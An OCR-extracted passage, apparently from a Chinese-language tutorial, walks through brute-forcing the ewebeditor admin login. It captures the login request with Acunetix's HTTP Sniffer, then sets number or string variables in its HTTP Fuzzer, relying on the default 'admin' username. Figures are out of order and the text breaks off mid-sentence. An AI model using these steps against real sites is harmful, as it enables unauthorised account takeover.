


图17　获取数据

在使用HTTP Fuzzer功能之前，务必先使用它的HTTP Sniffer功能抓包。我们要对IE提交的数据进行抓包，就需要把IE提交的数据经过Acunetix_Web_Vulnerability_Scanner。

先将IE的代理设置为127.0.0.1:8080，如图16。

再进入Acunetix_Web_Vulnerability_Scanner的HTTP Sniffer功能，点击“start”进行监听。然后在IE中进入ewebeditor后台，随便输入账号密码进行登录，此时AWVS即列出提交的数据，如图17。

我们把获取的数据复制到HTTP Fuzzer板块中，如图18，然后点击“Add Generator”添加一个变量，如图19。




图18　复制数据到HTTP Fuzzer

这里的变量有几种类型，“Number generator”是数字型，“Stringgenerator”是字符型，一般我们只选择这两个类型。

这里我们选取“Number generator”，下面的“start number”就是设置数字从哪位开始，“stop number”就是最后一位，如图20。




图16　设置代理

最后一定要记得将Encoding选项设置为URL。字符型变量设置也是一样，只要键入你要组合的字母即可。由于我们这里用户账号跟密码都不知道，所以我们添加两个变量，如果你知道用户账号就只需要设定一个变量就可以了。ewebeditor的默认账号是admin，很多管理员只修改密码，但用户名一般都是默认的。

刚才我们提交的账号跟密码都是admin，所以返回的数据中有**usr=admin&pwd=admin&imageField.x=13&imageField.y=5**这些内容。然后我们选中“admin”之后点击“**insert into Request**”，就可将admin设置为要破解的变量了。




图19　添加变量

这些都设置好后点击“start”，就可以进行暴力




图21　破解出密码

